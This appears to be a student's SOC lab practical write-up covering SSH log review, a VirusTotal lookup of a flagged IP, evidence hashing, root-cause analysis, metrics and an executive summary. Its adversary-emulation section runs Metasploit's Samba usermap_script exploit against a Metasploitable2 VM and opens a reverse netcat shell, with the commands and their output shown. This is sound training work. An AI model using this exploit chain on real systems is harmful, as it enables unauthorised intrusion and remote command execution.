
sudo journalctl -u ssh | grep "Failed"

```
abhishek@abhishek:~$ sudo journalctl -u ssh | grep "Failed"
[sudo] password for abhishek:
Apr 10 13:37:27 abhishek sshd-session[18176]: Failed password for abhishek from ::1 port 47268 ssh2
Apr 10 13:37:33 abhishek sshd-session[18176]: Failed password for abhishek from ::1 port 47268 ssh2
Apr 10 13:37:39 abhishek sshd-session[18176]: Failed password for abhishek from ::1 port 47268 ssh2
abhishek@abhishek:~$
```

Step 3: Check network traffic

sudo wireshark


Interface: Lo



Filter:

tcp.port == 22

Repeat failed SSH attempt.





PRACTICAL 2 — THREAT INTELLIGENCE LOOKUP

Use IOC:

185.220.101.1

Check on:

- VirusTotal
- AlienVault OTX

The screenshot shows the VirusTotal search results for the IP address 185.220.101.1. The interface is dark-themed. At the top, there's a search bar with the IP address entered. Below the search bar, a summary card shows a 'Community Score' of 14/94 and a status of '14/94 security vendors flagged this IP address as malicious'. The card also displays the IP address, its autonomous system (AS 60729), and the country (DE). Below the summary card, there are tabs for 'DETECTION', 'DETAILS', 'RELATIONS', and 'COMMUNITY'. The 'DETECTION' tab is selected, showing a 'Crowdsourced context' section with a 'MEDIUM 1' severity level. This section lists several detections, including 'DDoS - Source IPs' and 'Find more information on CrowdSec CTI'. At the bottom, there's a 'Security vendors' analysis' section showing results from various vendors like ADMINUSLabs and alphaMountain.ai.

The screenshot shows the 'DETAILS' tab of the VirusTotal search results for the IP address 185.220.101.1. The 'DETAILS' tab is selected, showing a 'Basic Properties' section with a table of network-related information. Below this, there's a 'Last HTTPS Certificate' section showing the 'JARM Fingerprint' and the 'Last HTTPS Certificate' details. The 'JARM Fingerprint' is a long hexadecimal string. The 'Last HTTPS Certificate' section includes details like 'Version: V3', 'Serial Number', 'Thumbprint', 'Signature Algorithm', 'Issuer', and 'Validity' dates.

Basic Properties	
Network	185.220.101.0/24
Autonomous System Number	60729
Autonomous System Label	Stiftung Erneuerbare Freiheit
Regional Internet Registry	RIPE NCC
Country	DE
Continent	EU

Last HTTPS Certificate

JARM Fingerprint

3f63f60003d3f600043d43d0000023f2ae71800ba0816654f2296c007d93

Last HTTPS Certificate

Data:

- Version: V3
- Serial Number: 140980931995fcfbf47826595901afb5dd3f8134
- Thumbprint: 183d14b5748d2334a8cb081068f0e0e73963c8c5
- Signature Algorithm: SHA-256
- Issuer: CN=default
- Validity
 - Not Before: 2022-03-28 16:51:41
 - Not After: 2032-03-25 16:51:41



Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Passive DNS Replication (39)

Date resolved	Detections	Resolver	Domain
2026-02-20	0 / 94	VirusTotal	1www.hrhtetyr.casacam.net
2026-02-20	0 / 94	VirusTotal	101.1www.hrhtetyr.casacam.net
2026-02-20	0 / 94	VirusTotal	220.101.1www.hrhtetyr.casacam.net
2026-02-20	0 / 94	VirusTotal	185.220.101.1www.hrhtetyr.casacam.net
2025-11-23	0 / 94	VirusTotal	proxy36.ddnsfree.com
2025-10-22	0 / 94	VirusTotal	gfsdshg.ddnsfree.com
2025-10-22	0 / 94	VirusTotal	lutghcv.ddnsfree.com
2025-10-22	0 / 94	VirusTotal	polkig.freeddns.org
2025-10-22	0 / 94	VirusTotal	oiujghc.ddnsfree.com
2025-10-22	0 / 94	VirusTotal	zxdf.freeddns.org

Communicating Files (115)

Scanned	Detections	Type	Name
2025-07-25	56 / 72	Win32 EXE	RecoveryVer2.4.exe
2025-03-21	50 / 73	Win32 EXE	config.dll
2023-12-12	57 / 72	Win32 EXE	ntdll.dll
2026-02-19	62 / 72	Win32 EXE	324b44164.exe
2023-12-12	63 / 72	Win32 EXE	88c8f82824418fb683a69819d3ded4b.virus

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Contained in Graphs (7)

Graph	Graph	Graph
vishal178	graph	2025-10-01 16:08:48
CastleBravoEffect	likely campaign: pray 4 wilmer	2025-07-11 18:08:26
CastleBravoEffect	likely campaign: pray 4 wilmer	2025-07-11 18:08:26
panrolop	info_ips	2024-02-01 02:10:58
n_try.p01nt	Copy of HoneyPot IPs Collection - Distribution vectors & Threat network infrastructure	2023-06-28 00:59:25
NickExas	185.220.101.143	2021-12-28 19:08:53
rec0de	185.220.101.1 185.220.101.1	2020-04-25 21:49:04

Voting details (18)

User	Score	User	Score	User	Score
sambasivarao27	+1	voidb	-1	Ravi26	-1
composio	-1	tempymail3	+1	shravandeshmukh2305	-1

PRACTICAL 3 — EVIDENCE COLLECTION

`sudo journalctl -u ssh > ssh_logs.txt`

```
abhishek@abhishek: ~  
Session Actions Edit View Help  
abhishek@abhishek:~$ sudo journalctl -u ssh > ssh_logs.txt  
[sudo] password for abhishek:
```

`sha256sum ssh_logs.txt`

```
abhishek@abhishek:~$ sha256sum ssh_logs.txt  
a203ef37f8068edcb70c5b1f6ba5633fec8c2b6ae38e81084e09a2187e0de980  ssh_logs.txt  
abhishek@abhishek:~$
```

Paste hash in report.



PRACTICAL 4 — POST INCIDENT ANALYSIS

5 Whys Analysis – Suspicious SSH Activity

Question	Answer
Why was suspicious SSH activity detected?	Multiple failed login attempts were observed in the system logs
Why were multiple login attempts possible?	SSH service was running and accessible without strict restrictions
Why was SSH access not restricted?	Firewall rules and access controls were not properly configured
Why were security controls not configured?	The system was set up for testing purposes without full hardening
Why was the system not hardened?	Priority was given to functionality rather than security configuration

Fishbone Diagram Steps

Open:


- <https://app.diagrams.net>

Create simple branches:

- People
- Process
- Technology
- Environment

Put issue in center:

Suspicious SSH Activity



PRACTICAL 5 — CAPSTONE / ADVERSARY EMULATION

Step 1: Get Metasploitable IP

Inside Metasploitable2:

Ifconfig

```
metasploitable2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:95:85:70
          inet addr:10.0.2.3  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe95:8570/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1378 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1352 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:97750 (95.4 KB)  TX bytes:88658 (86.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

Note IP (example 10.0.2.3)

Step 2: Scan from Kali

nmap -sV 10.0.2.3



Msfconsole

24



```
msf > search usermap_script

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "username map
script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/use
rmap_script
```

use exploit/multi/samba/usermap_script

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > █
```

set RHOSTS 10.0.2.3

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.3
RHOSTS => 10.0.2.3
msf exploit(multi/samba/usermap_script) > █
```

run

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.3:39327) at 2026-04-13 19:19:04 +0530
█
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
█
```

PRACTICAL 6 — METRICS REPORTING

Use these values in report:

Metric	Value
MTTD	2 hours
MTTR	4 hours
Dwell Time	6 hours



Security metrics were used to evaluate SOC performance during the simulated incident. The Mean Time to Detect (MTTD) was estimated at 2 hours, Mean Time to Respond (MTTR) at 4 hours, and dwell time at 6 hours. These values highlight the importance of faster detection and automated response workflows.

PRACTICAL 7 — EXECUTIVE REPORTING

A simulated security incident was conducted in a controlled lab environment to test SOC investigation and response capabilities. During the exercise, suspicious authentication activity and a vulnerable network service were identified and analyzed. The incident was triaged, documented, and reviewed using threat hunting, threat intelligence, and post-incident analysis concepts.

The exercise highlighted the importance of proactive monitoring, structured escalation, and automated response workflows. Security metrics such as Mean Time to Detect (MTTD), Mean Time to Respond (MTTR), and dwell time were also reviewed to evaluate SOC performance.

Key recommendations include reducing unnecessary service exposure, improving visibility into authentication events, and introducing greater automation for alert validation and containment. Overall, the exercise demonstrated how a SOC team can proactively identify, investigate, and communicate security incidents in a structured and professional manner.